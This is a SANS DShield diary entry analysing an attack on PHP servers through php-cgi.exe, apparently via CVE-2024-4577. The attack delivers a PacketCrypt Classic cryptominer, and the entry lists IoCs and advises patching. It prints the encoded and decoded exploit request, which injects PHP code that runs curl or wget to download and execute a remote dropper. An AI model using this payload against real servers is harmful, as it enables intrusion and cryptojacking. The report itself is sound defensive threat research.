PacketCrypt Classic Cryptocurrency Miner on PHP Servers

dshield.org/diary/PacketCrypt Classic Cryptocurrency Miner on PHP Servers/31564/

Published: 2025-01-07. **Last Updated**: 2025-01-15 14:10:13 UTC
by Yee Ching Tok (Version: 1)
0 comment(s)

The SANS DShield project receives a wide variety of logs submitted by participants of the DShield project. Looking at the "First Seen" URLs page, I observed an interesting URL and dived deeper to investigate. The URL recorded is as follows:


```
/cgi-bin/php-cgi.exe?arg=%0aContent-Type:%20text/plain%0a%0a<?php%20system('curl%20-L%20-k%20-O%20http%3A%2F%2F[redacted]%2Fdr0p.exe%20%26%26%20.%2Fdr0p.exe%20%7C%7C%20wget%20--no-check-certificate%20http%3A%2F%2F[redacted]%2Fdr0p.exe%20%26%26%20
```

Let's make it more readable via the quintessential CyberChef or another web proxy tool such as Burp Decoder:

```
/cgi-bin/php-cgi.exe?arg= Content-Type: text/plain <?php system('curl -L -k -O http://[redacted]/dr0p.exe && ./dr0p.exe || wget --no-check-certificate http://[redacted]/dr0p.exe &&
```

Interesting. As the name implies, it looks like an executable that is designed to download a secondary payload. A quick search of the filename yielded a recent VirusTotal (VT) submission [1] and a SHA256 hash of `d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36`.

Some brief dynamic malware reverse engineering yielded very interesting observations. Firstly, `dr0p.exe` went ahead to retrieve a secondary file `pkt1.exe` (`e3d0c31608917c0d7184c220d2510848f6267952c38f86926b15fb53d07bd562`) from `23.27.51.244`. According to Shodan (and with reference to **Figure 1**), the US-based IP address had 4 open ports (22, 80, 110, and 6664) and was running the EvilBit Block Explorer on port 80.




```
└─$ shodan host 23.27.51.244
23.27.51.244
City:                    New York City
Country:                 United States
Operating System:        Ubuntu
Organization:            Evoxt
Updated:                 2024-12-31T01:12:34.237023
Number of open ports:    4
Vulnerabilities:         CVE-2023-25690 CVE-2020-1934   CVE-2022-36760  CVE-2
022-29404       CVE-2023-27522  CVE-2013-4365   CVE-2006-20001  CVE-2021-3064
1       CVE-2022-28330  CVE-2020-11993  CVE-2021-32791  CVE-2021-32792  CVE-2
022-22719       CVE-2024-38476  CVE-2024-38477  CVE-2024-38474  CVE-2021-3319
3       CVE-2022-22720  CVE-2009-0796   CVE-2022-22721  CVE-2019-17567  CVE-2
012-3526        CVE-2022-31813  CVE-2012-4001   CVE-2022-37436  CVE-2012-4360
CVE-2021-40438  CVE-2011-1176   CVE-2021-36160  CVE-2022-28614  CVE-2022-2394
3       CVE-2020-1927   CVE-2024-40898  CVE-2011-2688   CVE-2021-34798  CVE-2
013-2765        CVE-2021-32786  CVE-2021-32785  CVE-2020-9490   CVE-2021-4422
4       CVE-2007-4723   CVE-2020-11984  CVE-2013-0941   CVE-2013-0942   CVE-2
021-26690       CVE-2021-26691  CVE-2022-26377  CVE-2023-45802  CVE-2020-3545
2       CVE-2020-13938  CVE-2009-2299   CVE-2020-13950  CVE-2022-30556  CVE-2
024-27316       CVE-2021-39275  CVE-2022-28615  CVE-2023-31122  CVE-2021-4479
0

Ports:
     22/tcp OpenSSH (8.2p1 Ubuntu 4)
     80/tcp Apache httpd (2.4.41)
        |-- HTTP title: EvilBit Block Explorer
    110/tcp
   6664/tcp
```

Figure 1: Querying 23.27.51.244 on Shodan

The file `pkt1.exe` further spawns an executable `packetcrypt.exe` and passes a PacketCrypt (PKT Classic) wallet address (`pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a`) as part of the arguments. Let us take a look at the mining done so far via the native PKT Classic (PKTC) blockchain explorer [2]. With reference to **Figure 2**, the owner of the wallet appears to have made 5 PKTC so far (roughly about 0.0021785USDT at current prices).



Mining statistics

The Pkt.world blockchain explorer gives insights into the blockchain, active mining pools and their performance, and your mining profits.

Blocks with conflicting forks are marked in red with timing information available on the next page. We are monitoring block propagation and forks here.

Pool	Blocks	Percentage	Miner share	Difficulty	Status	Your income	Your share
Pkt.world	1387	100.0%	36.0% (0.0% ℹ)	2561	OK	5.00 PKT	0.0006%
Zetahash		0.0%			Down	0.00 PKT	0.0000%
Total	1387	100%				5.00 PKT	0.0006%

Check your mining income

Enter your wallet address:

pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a

Show last ○ 1 hour ○ 6 hours ● 24 hour ☑ Show all pools

View results or view the top miners

Mined PKT

Figure 2: PacketCrypt Classic (PKTC) Wallet Activity

The observed web URL activity appears to exploit vulnerable (such as the recent CVE-2024-4577) PHP servers or misconfigured PHP servers that allow unfettered public access to `php-cgi.exe` for reasons only known to system owners. If you have not checked on your PHP servers for a while (which should never be the case!), perhaps this is a gentle reminder for systems owners to patch and audit their web servers for vulnerabilities and unintended performance issues caused by crypto miners.

Side note: During the investigation, it was noted that the PacketCrypt (PKT) project evolved from a proof-of-work approach [now known as PKT Classic (PKTC)] to a new Stake-to-Earn (currently known as PKT) approach [3]. As such, there is a distinction in the cryptocurrency for the legacy project (PKTC) and the current iteration (PKT). In this diary, the mined cryptocurrency on vulnerable PHP servers is PKTC.

Indicators-of-Compromise (IoCs):

23.27.51.244 (IP address where pkt1.exe is retrieved)
d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36 (SHA256 hash of dr0p.exe)
e3d0c31608917c0d7184c220d2510848f6267952c38f86926b15fb53d07bd562 (SHA256 hash of pkt1.exe)
717fe92a00ab25cae8a46265293e3d1f25b2326ecd31406e7a2821853c64d397 (SHA256 hash of packetcrypt.exe)
pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a (PKTC Wallet Address)

References:

1.
https://www.virustotal.com/gui/file/d078d8690446e831acc794ee2df5dfabcc5299493e7198993149e3c0c33ccb36
2. https://www.pkt.world/explorer?
wallet=pkt1qxysc58g4cwwautg6dr4p7q7sd6tn2ldgukth5a&minutes=1440&pools=all
3. https://crypto.pkt.cash/announcements/pktclassic-adopts-new-ticker-pktc/

Yee Ching Tok, Ph.D., ISC Handler
Personal Site
Mastodon
Twitter

Keywords: PKTC PacketCrypt Classic PacketCrypt cryptominer

0 comment(s)
× modal content